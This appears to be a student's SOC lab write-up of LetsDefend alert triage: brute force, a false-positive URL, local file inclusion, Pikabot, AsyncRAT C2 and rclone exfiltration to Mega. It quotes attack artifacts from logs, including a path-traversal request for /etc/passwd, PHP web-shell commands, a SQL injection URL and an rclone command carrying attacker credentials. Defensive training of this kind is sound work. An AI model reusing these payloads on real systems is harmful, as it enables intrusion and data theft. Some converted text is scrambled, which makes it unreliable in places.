
Lets check the destination address

Field	Value
type	Proxy
source_address	10.15.15.12
source_port	46234
destination_address	67.199.248.10
destination_port	443
time	Mar, 07, 2021, 05:47 PM
<b>Raw Log</b>	
Request URL	<a href="https://bit.ly/TAPSCAN">https://bit.ly/TAPSCAN</a>

There are no endpoint logs for marks phone, let's defend threat intel shows spam tag on this destination hostname

~~Looks like a false positive. Mark requested a T.I lets~~

DATE ↑	DATA TYPE	DATA	TAG	DATA SOURCE
Mar, 07, 2021, 05:29 PM	Domain	bit.ly	spam	Anon



**Event Conclusion:** False Positive APT T.I URL request

Identification, Containing, Eradication, Recovery

YES

NO

NO

NO

Alert tuning might be needed here

## Investigation 3.6

Medium	Mar, 07, 2021, 05:09 PM	SOC135 - Multiple FTP Connection Attempt	72
EventID :	72		
Event Time :	Mar, 07, 2021, 05:09 PM		
Rule :	SOC135 - Multiple FTP Connection Attempt		
Level :	Security Analyst		
Source Address :	42.192.84.19		
Source Hostname :	Anonymous		
Destination Address :	172.16.20.4		
Destination Hostname :	gitServer		
Username :	www-data		
Request URL :	http://172.16.20.4/ftp/webUI.php		
User Agent :	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36		
Device Action :	Allowed		

First glance, an unknown outside source has tried multiple FTP connection attempts to the gitServer, the action was allowed.

First I'll check the source address.

ambiguous

Threat Score: 100/100

AV Detection: Marked as clean

Labeled as: Malicious site

## Incident Response

 Risk Assessment

## Informative

### General

Contacts server

Creates mutants

Drops files marked as clean

References JavaScript(s)

### Installation/Persistence

Dropped files

### Network Related

Found potential URL in binary/memory

SSH login attempts (SSH bruteforce attack). If you need more data for the IP address, give me a shou ...

Brute-Force

SSH

[show more](#)

Mar 29 08:13:22 localhost sshd[2664]: Failed password for root from 42.192.84.19 port 37164 ssh2<br ...

Brute-Force

SSH

[show more](#)

Mar 29 07:42:55 localhost sshd[1621]: Failed password for root from 42.192.84.19 port 59274 ssh2<br ...

Brute-Force

SSH

[show more](#)

Mar 29 07:13:27 localhost sshd[361]: Failed password for root from 42.192.84.19 port 20722 ssh2<br ...

Brute-Force

SSH

We can see that the source IP is malicious

Lets examine requested URL

http://172.16.20.4/ftp/webUI.php

The request is being made to access a PHP script called `webUI.php` on a server within a private network at the IP address `172.16.20.4`.

Next I'll check the proxy logs for the malicious IP

```
[Mar, 07, 2021, 05:09 PM] source_address=42.192.84.19 source_port=42166 destination_address=172.16.20.4 destination_port=21 raw_log: {'Username': 'admin', 'Password': 'admin', 'Status': 'Rejected'}
```

```
[Mar, 07, 2021, 05:09 PM] source_address=42.192.84.19 source_port=42166 destination_address=172.16.20.4 destination_port=21 raw_log: {'Username': 'admin', 'Password': 'password', 'Status': 'Rejected'}
```

```
[Mar, 07, 2021, 05:09 PM] source_address=42.192.84.19 source_port=42166 destination_address=172.16.20.4 destination_port=21 raw_log: {'Username': 'admin', 'Password': '123456', 'Status': 'Rejected'}
```

```
[Mar, 07, 2021, 05:09 PM] source_address=42.192.84.19 source_port=42166 destination_address=172.16.20.4 destination_port=21 raw_log: {'Username': 'admin', 'Password': 'root', 'Status': 'Rejected'}
```

We can see common passwords being used to try and brute force, they're all rejected.

Next I'll check the gitServer Proxy/Firewall logs and endpoint logs.

Nothing out of the ordinary in these log sources, a failed bruteforce attack.

The screenshot shows a digital dashboard interface for a security incident. At the top, it says "SOC135 - Multiple FTP Connection Attempt". Below that, there's a timestamp "72 Mar, 07, 2021, 05:09 PM". The main title of the event is "SOC135 - Multiple FTP Connection Attempt". Underneath, several green-colored text items are listed as findings: "True Positive (+5 Point)", "Has Anyone Accessed IP/URL/Domain? (+5 Point)", and "Analyze URL Address (+5 Point)". A note below states "Empty! You should explain why you closed alarm this way." There are three small icons at the bottom: a star, a pencil, and a magnifying glass.

**Event Conclusion:** True positive Brute Force Attack  
(Rejected)

Identification, Containing, Eradication, Recovery  
YES                  NO                  NO                  NO

The action was rejected, the malicious IP address has been blocked, and unnecessary open ports and services need to be closed.

## Investigation 3.7

High	Feb, 22, 2021, 08:36 PM	SOC102 - Proxy - Suspicious URL Detected
EventID :	66	
Event Time :	Feb, 22, 2021, 08:36 PM	
Rule :	SOC102 - Proxy - Suspicious URL Detected	
Level :	Security Analyst	
Source Address :	172.16.17.150	
Source Hostname :	ChanProd	
Destination Address :	35.173.160.135	
Destination Hostname :	threatpost.com	
Username :	Chan	
Request URL :	https://threatpost.com/malformed-url-prefix-phishing-attacks-spike-6000/164132/	
User Agent :	Mozilla - Windows	
Device Action :	Allowed	

First glance, possible false positive? Looks like a legit URL request from a security analyst.

I'll start with checking the URL and Destination address/hostname

The screenshot shows a threat intelligence interface. On the left, there's a circular progress bar with a score of 0 / 94, labeled 'Community Score'. In the center, it says 'At least 4 detected files communicating with this domain' above the domain name 'threatpost.com'. Below the domain name, it lists categories: 'computersandsoftware', 'news', 'information technology', and 'top-10K'. To the right, it shows the 'Registrar' as 'Regional Network Information Center, JSC dba RU-CENTER'. At the bottom, there are two entries for the URL 'https://threatpost.com/malformed-url-prefix-phishing-attacks-spike-6000/164132/'. Both entries have a green button next to them that says 'no specific threat'.

Input	Threat level
威胁链接	no specific threat
https://threatpost.com/malformed-url-prefix-phishing-attacks-spike-6000/164132/	no specific threat
威胁链接	no specific threat

Looks clean, I'll check the source address  
Proxy/Firewall logs & Endpoint logs to check if  
anything suspicious happened.

And everything looks clean and normal, I'll mark this  
one as a false positive and put the URL on a whitelist  
to avoid future false positives.

The screenshot shows a dark-themed log entry. At the top, it says "SOC102 - Proxy - Suspicious URL Detected". Below that is the number "66". Further down are the timestamp "Feb, 22, 2021, 08:36 PM" and the event type "SOC102 - Proxy - Suspicious URL Detected". Two green links are present: "False Positive (+5 Point)" and "Analyze URL Address (+5 Point)". A message below the links says "Empty! You should explain why you closed alarm this way." At the bottom of the log entry are four small icons: a star, a clipboard, a magnifying glass, and a person.

**Event Conclusion:** False positive URL detected

Identification, Containing, Eradication, Recovery

YES

NO

NO

NO

**The site is clean, should be added to a whitelist in order to avoid future false positives.**

## Investigation 3.8

High	Feb, 21, 2021, 05:02 PM	SOC129 - Successful Local File Inclusion
EventID :	63	
Event Time :	Feb, 21, 2021, 05:02 PM	
Rule :	SOC129 - Successful Local File Inclusion	
Level :	Security Analyst	
Source Address :	49.234.71.65	
Source Hostname :	unknown	
Destination Address :	172.16.20.4	
Destination Hostname :	gitServer	
Username :	www-data	
Request URL :	172.16.20.4/srcCode/show.php?page=../../../../etc/passwd	
User Agent :	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/605.1.15 (KHTML, like Gecko)	
Device Action :	Allowed	

**First Glance, looks like a successful directory traversal attack that managed to get into sensitive credential directory.**

**I'll start with examining the requested URL & with checking the source address**

The URL `172.16.20.4/srcCode/show.php?page=../../../../etc/passwd` appears to be an attempt at a directory traversal attack.

Explanation:

- `172.16.20.4`: The IP address of the server.
- `/srcCode/show.php`: A PHP script on the server that likely takes a file path as a parameter.


- `page=../../../../etc/passwd`: The `page` parameter is being manipulated to navigate up multiple directory levels (`..`) and access the `/etc/passwd` file, which is a critical file on Unix/Linux systems that stores user account information.

Directory Traversal Attack:

- The attacker is trying to exploit the `page` parameter to access sensitive files outside the intended directory, potentially exposing system files like `/etc/passwd`, which could reveal information about user accounts on the system.

This is a common security vulnerability that can occur if user input is not properly sanitized or validated.

**Now I'll check the source address.**



## Contacted Hosts

[Download Contacted Hosts \(CSV\)](#)

IP Address	Port/Protocol
49.234.71.65 <a href="#">OSINT</a>	80 TCP
52.155.62.95 <a href="#">OSINT</a> <a href="#">Show SSL</a>	443 TCP

**It's malicious, I'll contain the endpoint for now.**  
**Next I'll check the Proxy/Firewall logs for the source address.**

<code>type</code>	Proxy
<code>source_address</code>	49.234.71.65
<code>source_port</code>	42212
<code>destination_address</code>	172.16.20.4
<code>destination_port</code>	80
<code>time</code>	Feb, 22, 2021, 04:31 PM

Attacker is able to get access to an php script

type	Proxy
source_address	49.234.71.65
source_port	42212
destination_address	172.16.20.4
destination_port	80
time	Feb, 22, 2021, 04:32 PM
<b>Raw Log</b>	
Request URL	172.16.20.4/srcCode/phpshell.php?cmd=whoami
Request Method	GET
Device Action	Allowed

Uses whoami

Field	Value
type	Proxy
source_address	49.234.71.65
source_port	42212
destination_address	172.16.20.4
destination_port	80
time	Feb, 22, 2021, 04:33 PM
<b>Raw Log</b>	
Request URL	172.16.20.4/srcCode/phpshell.php?cmd=cat /etc/passwd
Request Method	GET
Device Action	Allowed

Is able to get into the etc/passwd dir  
Let's check the destination endpoint logs and  
firewall/proxy logs.

Nothing new on the firewall/proxy logs for the  
destination IP, let's check the endpoint.

```
2021-02-22 16:32      whoami
2021-02-22 16:33      cat /etc/passwd
```

We can see the commands.

SOC129 - Successful Local File Inclusion  
Name of triggered alert

The attack is successful, hence its 63  
a true positive Feb, 21, 2021, 05:02 PM  
lets defend mistake prob SOC129 - Successful Local File Inclusion  
True Positive (-2 Point)  
Has Anyone Accessed IP/URL/Domain? (+5 Point)  
Analyze URL Address (+5 Point)  
Empty! You should explain why you closed alarm this way.  
Show



[Event Conclusion:](#) True Positive Directory Traversal  
Attack

## **Identification, Containing, Eradication, Recovery**

**YES**

**YES**

**YES**

**YES**


**Fix input validation, clean & restore system, set new passwords.**

### **Investigation 3.9**

Field	Details
EventID	233
Event Time	Mar, 01, 2024, 02:56 PM
Rule	SOC265 - Pikabot IOC's Detected
Level	Incident Responder
Hostname	Jennifer
IP Address	172.16.17.203
AV/EDR	Detected
Action	
Alert	PIKABOT IOC's Detected
Trigger Reason	
File Path	C:\Users\LetsDefend\Downloads\project.zip
Hash	4c29552b5fcd20e5ed8ec72dd345f2ea573e65412b65c99d897761d97c35ebfd
L1 Note	When I analyzed the alert, I saw that a user named Jennifer received an email with an attached file called 'project.zip'. It seems that the malware came into the system via email, but I could not determine if it was executed.

**First glance, we need to check if the malware that came in via mail to jennifer has been executed or not**

**I'll check the file hash first, malicious**



Submission name:	RATIONEVC.zip	<a href="#">i</a>	<span style="background-color: red; color: white; padding: 2px 5px;">malicious</span>
Size:	37KiB		Threat Score: 100/100
Type:	<span style="background-color: blue; color: white; padding: 2px 5px;">data</span> <span style="background-color: blue; color: white; padding: 2px 5px;">compressed</span> <span style="background-color: blue; color: white; padding: 2px 5px;">zip</span> <a href="#">?</a>		AV Detection: 16%
Mime:	application/zip		Labeled As: <a href="#">Trojan.Generic</a>
SHA256:	<a href="#">4c29552b5fcd20e5ed8ec72dd345f2ea573e65412b65c99d897761d97c35ebfd</a>	<a href="#">🔗</a>	
Last Anti-Virus Scan:	08/27/2024 01:51:10 (UTC)		
Last Sandbox Report:	03/13/2024 14:26:52 (UTC)		

## Risk Assessment


**Persistence** Spawns a lot of processes

## MITRE ATT&CK™ Techniques Detection

We found MITRE ATT&CK™ data in 2 reports, on average each report has 66 mapped indicators. [View all details](#)

The malware spawns a lot of processes, might be able to check if it was executed or not using this information

138 processes spawned, looks like the malware was indeed executed, lets check more endpoint logs



The Endpoint is already contained because it was passed to tier 2.

SOC265 - Pikabot IOC's Detected

Name of triggered alert

233

Mar, 01, 2024, 02:56 PM

SOC265 - Pikabot IOC's Detected

True Positive (+5 Point)

Check If Someone Requested the C2 (+5 Point)

Which technique(s) was used as an execution tactic? (+5 Point)

Has the malware been executed on the device? (+5 Point)

Check if the malware is quarantined/cleaned (+5 Point)

Define Scope (+5 Point)

What is the initial access method used in the attack? (+5 Point)

Malware Type (+5 Point)

Analyze Malware (+5 Point)

Fun one

★

✎

🔗

NO C2  
SCRIPTIN INTEREPTER  
YES  
NOT  
NO SPREAD  
PHISHING  
TROJAN  
YES

### Event Conclusion: True Positive Malware Executed

Identification, Containing, Eradication, Recovery

YES

YES

YES

YES

Eradication: Save evidence, clean the infected endpoint, block the phishing email.

**Recovery: Restore to last good known backup if needed.**

**Lessons learned: Educate users about phishing emails and not clicking on links in emails.**

## **Investigation 4.0**

Here's the formatted table for Google Docs:


Field	Details
EventID	191
Event Time	Oct, 12, 2023, 01:37 PM
Rule	SOC229 - Possible C2 Connection Detected from Non-Standard Port
Level	Incident Responder
Hostname	Hadley
Source IP	172.16.17.142
Destination IP	45.84.1.233
Destination Port	25565
File Path	C:\users\LetsDefend\Downloads\updates.exe
File Hash	bb858fda45f0ba2c5ef800bcc9f23424ce2d43ae4e202cbf3e293ae16089d4fc
Trigger Reason	Possible C2 Connection Detected from Non-Standard Port
L1 Notes	When I checked Email Security, I saw that the relevant user received an email from the address <a href="mailto:supports@msupdate.com">supports@msupdate.com</a> for the "updates_v.7.2.zip" file. However, I could not detect the relationship between the "updates_v.7.2.zip" file and the connection to the remote IP.

**First glance, 172.16.17.142 is connecting to a C2 server 45.84.1.233 with a non-standard port 25565**

First I'll check the destination IP proxy/firewall logs.

Field	Details
Type	Firewall
Source Address	172.16.17.142
Source Port	23456
Destination Address	45.84.1.233
Destination Port	25565
Time	Oct, 12, 2023, 01:37 PM
Raw Log Source IP	172.16.17.142
Raw Log Source Port	23456
Raw Log Destination IP	45.84.1.233
Raw Log Destination Port	25565
Caller Process	C:\Users\LetsDefend\AppData\Roaming\Explorer.exe
Protocol	TCP

Cannot determine if connection is successful based on this log, Next I'll check the file hash of updates.exe



**malicious**  
Threat Score: 100/100  
AV Detection: 71%  
Labeled as: AsyncRAT.Marte.B.Generic  
#evasive

## Risk Assessment

<b>Spyware</b>	Found a string that may be used as part of an injection method Found browser information locations related strings Found desktop apps credentials related location strings
<b>Persistence</b>	Schedules a task to be executed at a specific time and date <b>Spawns a lot of processes</b>
<b>Fingerprint</b>	Queries kernel debugger information Queries process information Queries sensitive IE security settings Queries the display settings of system associated file extensions
<b>Evasive</b>	Found a reference to a WMI query string known to be used for VM detection Input file contains API references not part of its Import Address Table (IAT) Possibly tries to evade analysis by sleeping many times Tries to sleep for a long time (more than two minutes)
<b>Network Behavior</b>	Contacts 1 domain and 4 hosts. <a href="#">View all details</a>

Also contacts outside hosts, and spawns alot of processes we can use this information to find out if a C2 connection was made.

### DNS Requests

[Download DNS Requests \(CSV\)](#)

Domain	Address
<a href="#">pastebin.com</a> <small>OSINT</small>	104.20.68.143 <small>TTL: 300</small>

### Contacted Hosts

[Download Contacted Hosts \(CSV\)](#)

IP Address	Port/Protocol
104.20.68.143 <small>OSINT</small>	80 TCP
[redacted]	[redacted]

I'll check if any of these IP's have been contacted by the host

source_port	23456
destination_address	45.84.1.233
destination_port	25565
time	Oct, 12, 2023, 01:37 PM
<b>Raw Log</b>	
Source IP	172.16.17.142
Source Port	23456
Destination IP	45.84.1.233
Destination Port	25565
Caller Process	C:\Users\LetsDefend\AppData\Roaming\Explorer.exe
Protocol	TCP

A C2 has been contacted

source_port	48955
destination_address	80.85.153.152
destination_port	28323
time	Oct, 12, 2023, 01:36 PM
<b>Raw Log</b>	
Source IP	172.16.17.142
Source Port	48955
Destination IP	80.85.153.152
Destination Port	28323
Caller Process	C:\Users\LetsDefend\AppData\Roaming\Explorer.exe
Protocol	TCP

The 2nd one aswell, its safe to say the RAT has established a C2 connection.

Lets check the endpoint for processor created to see if it matches the malware pattern of operation.

2023-10-12 13:36:49.601	8152	cmd.exe	Explorer.exe
2023-10-12 13:36:49.611	7964	cmd.exe	Explorer.exe
2023-10-12 13:36:49.827	7964	cmd.exe	Explorer.exe
2023-10-12 13:36:49.828	8152	cmd.exe	Explorer.exe
2023-10-12 13:36:52.77	2484	chrome.exe	explorer.exe
2023-10-12 13:37:04.496	3336	powershell.exe	cmd.exe
2023-10-12 13:37:10.142	2484	chrome.exe	explorer.exe
2023-10-12 13:37:31.132	2484	chrome.exe	explorer.exe
2023-10-12 13:37:35.412	2484	chrome.exe	explorer.exe

It does.

2023-10-12 13:36:52.246	80.85.153.152
2023-10-12 13:37:13.367	45.84.1.233
2023-10-12 13:37:19.874	80.85.153.152
2023-10-12 13:37:40.931	45.84.1.233
2023-10-12 13:37:47.424	80.85.153.152
2023-10-12 13:38:36.033	45.84.1.233
2023-10-12 13:38:42.528	80.85.153.152

**Network connections also show a successful interaction with the C2 server**

```
191
Oct, 12, 2023, 01:37 PM
SOC229 - Possible C2 Connection Detected from Non-Standard Port
True Positive (+5 Point)
Does the device need to be isolated? (+5 Point)
Verify whether a false positive or legit activity has occurred (+5 Point)
Which Techniques used in C2 Traffic (-5 Point) ⓘ
Which Techniques used in C2 Traffic (+5 Point)
Is C2 Connection Encrypted (+5 Point)
What is the communication protocol used for C2 activity? (+5 Point)
Has the source IP address or domain been previously associated with malicious activity? (+5 Point)
Initial Analysis (+5 Point)
Empty! You should explain why you closed alarm this way.
☆
```

**Event Conclusion: True Positive C2 Connection established**

**Identification, Containing, Eradication, Recovery**

YES

YES

YES

YES

**Eradication: Save evidence, clean the infected endpoint, block all the C2 addresses.**

**Recovery: Restore to a good known backup if needed**

## Investigation 4.1

Medium	Feb, 14, 2021, 01:05 PM	SOC127 - SQL Injection Detected
EventID :	60	
Event Time :	Feb, 14, 2021, 01:05 PM	
Rule :	SOC127 - SQL Injection Detected	
Level :	Security Analyst	
Source Address :	172.16.20.5	
Source Hostname :	PentestMachine	
Destination Address :	172.16.20.4	
Destination Hostname :	gitServer	
Username :	kali	
Request URL :	https://172.16.20.4/?id=1 and (1,2,3,4) = (SELECT * from db.users UNION SELECT 1,2,3,4 LIMIT 1)	
User Agent :	Penetration Test - Do not Contain	
Device Action :	Allowed	

Claims to be a pent test using SQL Injection, I'll check the emails to confirm.

From: redteam@letsdefend.io  
To: soc@letsdefend.io  
Subject: Planning Red Team Activity

Indeed, this is a test, Will ignore.

SOC127 - SQL Injection Detected

60  
Feb, 14, 2021, 01:05 PM  
SOC127 - SQL Injection Detected  
False Positive (+5 Point)

## Investigation 4.2

Field	Details
EventID	164
Event Time	Jul, 04, 2023, 02:10 PM
Rule	SOC212 - Data Leakage - Mega Exfiltration
Level	Incident Responder
Hostname	Noelle
IP Address	172.16.17.151
Process Name	powershell.exe
Parent Process	runtime.exe
Command Line	rclone.exe config create remote mega user vavoye2649@eimatro.com pass VforH4ck1337exfMega
Trigger Reason	Rclone Execution via Command Line or PowerShell
Device Action	Allowed
L1 Note	While examining the alarm, I came across an email with a suspicious attachment. It appears that the attacker gained initial access through a phishing attempt. Following the email, several suspicious commands were executed on the system, which raises concerns about possible data exfiltration. I am escalating this alert for further investigation.

First glance, possible data leakage, appears to have started from an phishing email.

I'll start with containing, next I'll check the command line:

The log shows that `powershell.exe` was used to execute a command line involving `rclone.exe`, a tool for managing files on cloud storage.

Breakdown:

- Process Name: `powershell.exe` (a Windows command-line shell and scripting language)
- Parent Process: `runtime.exe` (likely a process related to an application or system runtime)
- Command Line: `rclone.exe config create remote mega user vavoye2649@eimattro.com pass VforH4ck1337exfMega`
  - `rclone.exe`: A command-line program for syncing files with cloud storage services.
  - `config create remote mega`: Configures `rclone` to connect to a cloud storage service (Mega).
  - `user vavoye2649@eimattro.com pass VforH4ck1337exfMega`: Specifies the credentials for the Mega cloud storage account.

Summary:

This command configures `rclone` to use Mega cloud storage with the given credentials. It indicates potential setup for data exfiltration, as it allows the transfer of files to or from the Mega cloud storage.

I'll check the firewall/proxy logs for of the endpoint.

Indeed contact has been made and permitted with the upload site

```
[Jul 04, 2023, 02:11 PM] source_address=172.16.17.151 source_port=49780 destination_address=66.203.125.32 destination_port=443 raw_log: {Request URL: w.api mega.co.nz, Request Method: POST, Device Action: Permitted, Process: rclone.exe}

[Jul 04, 2023, 02:11 PM] source_address=172.16.17.151 source_port=49783 destination_address=162.208.16.35 destination_port=80 raw_log: {Request URL: gfs302n125.userstorage.mega.co.nz, Request Method: POST, Device Action: Permitted, Process: rclone.exe}

[Jul 04, 2023, 02:08 PM] source_address=172.16.17.151 source_port=0 destination_address=172.16.17.151 destination_port=0 raw_log: {Source: 'Sysmon', 'Username': 'Noelle', 'EventID': 22, 'Type': 'DNS Query', 'QueryResult': '::ffff:140.82.114.3;', 'QueryName': '_}

[Jul 04, 2023, 02:08 PM] source_address=172.16.17.151 source_port=0 destination_address=172.16.17.151 destination_port=0 raw_log: {Source: 'Sysmon', 'Username': 'Noelle', 'EventID': 22, 'Type': 'DNS Query', 'QueryResult': '::ffff:185.199.108.133;::ffff:185.199.108.133;', 'QueryName': '_}

[Jul 04, 2023, 02:11 PM] source_address=172.16.17.151 source_port=0 destination_address=172.16.17.151 destination_port=0 raw_log: {Source: 'Sysmon', 'Username': 'Noelle', 'EventID': 22, 'Type': 'DNS Query', 'QueryResult': ::ffff:66.203.125.32;::ffff:66.203.125.32, 'QueryName': '_}

[Jul 04, 2023, 02:11 PM] source_address=172.16.17.151 source_port=0 destination_address=172.16.17.151 destination_port=0 raw_log: {Source: 'Sysmon', 'Username': 'Noelle', 'EventID': 22, 'Type': 'DNS Query', 'QueryResult': ::ffff:162.208.16.35;::ffff:162.208.16.35, 'QueryName': '_}

[Jul 04, 2023, 02:11 PM] source_address=172.16.17.151 source_port=0 destination_address=172.16.17.151 destination_port=0 raw_log: {Source: 'Sysmon', 'Username': 'Noelle', 'EventID': 22, 'Type': 'DNS Query', 'QueryResult': ::ffff:162.208.16.35;::ffff:162.208.16.35, 'QueryName': '_}
```

Lets summarise these logs.

#### Summary and Chain of Events

1. 02:08 PM - DNS Queries:
  - o `github.com` resolved to `::ffff:140.82.114.3`
  - o `objects.githubusercontent.com` resolved to multiple IP addresses
  - o DNS queries are performed by `powershell.exe`, indicating that PowerShell is active and possibly running scripts or commands.
2. 02:11 PM - DNS Queries:
  - o `g.api.mega.co.nz` resolved to multiple IP addresses, including `::ffff:66.203.125.11` through `::ffff:66.203.125.15`
  - o `w.api.mega.co.nz` resolved to `::ffff:66.203.125.32`
  - o `gfs302n125.userstorage.mega.co.nz` resolved to `::ffff:162.208.16.35`
  - o These DNS queries are performed by `rclone.exe`, suggesting that `rclone` is being used to interact with Mega cloud storage services.
3. 02:10 PM - Firewall Logs:
  - o Connection to `66.203.125.32` on port 443 (HTTPS) was permitted.

- Connection to **162.208.16.35** on port 80 (HTTP) was permitted.

## Big Picture

- Initial Activity (02:08 PM): `powershell.exe` queries DNS for `github.com` and `objects.githubusercontent.com`, possibly indicating preparatory or background tasks being performed.
- Primary Activity (02:11 PM): `rclone.exe` is actively interacting with Mega cloud storage. It performs DNS queries to resolve the necessary Mega storage endpoints and then makes network connections to these endpoints:
  - DNS Queries for Mega endpoints: Resolves the IP addresses needed to connect to Mega services.
  - Network Connections:
    - Port 443 (HTTPS) connection to **66.203.125.32** suggests secure communication with Mega's API.
    - Port 80 (HTTP) connection to **162.208.16.35** could be used for data transfers or metadata.

## Conclusion

The logs collectively indicate that on July 4, 2023, `rclone.exe` was used to interact with Mega cloud storage, possibly for data exfiltration or backup. The connections and DNS queries support the setup of `rclone` to communicate with Mega's storage services. This activity appears to be a part of an operation that potentially involves data movement to or from Mega storage, facilitated by `rclone.exe` and involving interactions with Mega's infrastructure.

Next I'll check the endpoint logs

## Terminal history

EVENT TIME	:	COMMAND LINE
2023-07-04 14:07:16.127		<code>whoami</code>
2023-07-04 14:07:34.738		<code>"\$destinationFolder = Join-Path \$env:SystemDrive backup; if [-not (Test-Path -Path \$destinationFolder)] ...</code> 
2023-07-04 14:09:47.552		<code>C:\\Program Files\\7-Zip\\7zG.exe x -oC:\\backup\\ -an -ai 7zMap14141:44:7zEvent14910</code>
2023-07-04 14:10:40.731		<code>C:\\backup\\rclone-v1.63.0-windows-amd64\\rclone.exe config</code>

The series of commands reflects an automated process for:

- Identifying the User: Starts with identifying the user.
- Preparing Data for Backup: Collects and backs up files from the user's home directory.
- Extracting Data: Involves extracting files from a potentially related archive.
- Configuring Cloud Storage: Sets up `rclone` to use Mega for cloud storage.
- Uploading Data: Uploads the backup file to Mega cloud storage.

Looks like the data exfil was a success.

SOC212 - Data Leakage - Mega Exfiltration

164  
Jul, 04, 2023, 02:10 PM  
SOC212 - Data Leakage - Mega Exfiltration  
True Positive (+5 Point)  
Does the device need to be isolated? (+5 Point)  
Verify whether a false positive or legit activity has occurred (+5 Point)  
Detect and Investigate Data Exfiltration (-5 Point) ⓘ  
Interaction-Based Data Collection Techniques (+5 Point)  
Storage-Based Data Collection Techniques (+5 Point)  
data exfiled  
[Open the Security Report](#)

Over a web service not a cloud service

☆  
✎  
📎



**Event Conclusion:** True Positive Data Exfiled

**Identification, Containing, Eradication, Recovery**

YES

YES

YES

YES

**Eradication:** Save evidence, clean the infected endpoint.

**Recovery:** Restore credentials and change passwords

**Lessons Learned:** If possible implement DLP, educate users about dangers of phishing


## Investigation 4.3

Critical Mar, 07, 2021, 04:50 PM SOC134 - Suspicious WMI Activity

EventID :	71
Event Time :	Mar, 07, 2021, 04:50 PM
Rule :	SOC134 - Suspicious WMI Activity
Level :	Security Analyst
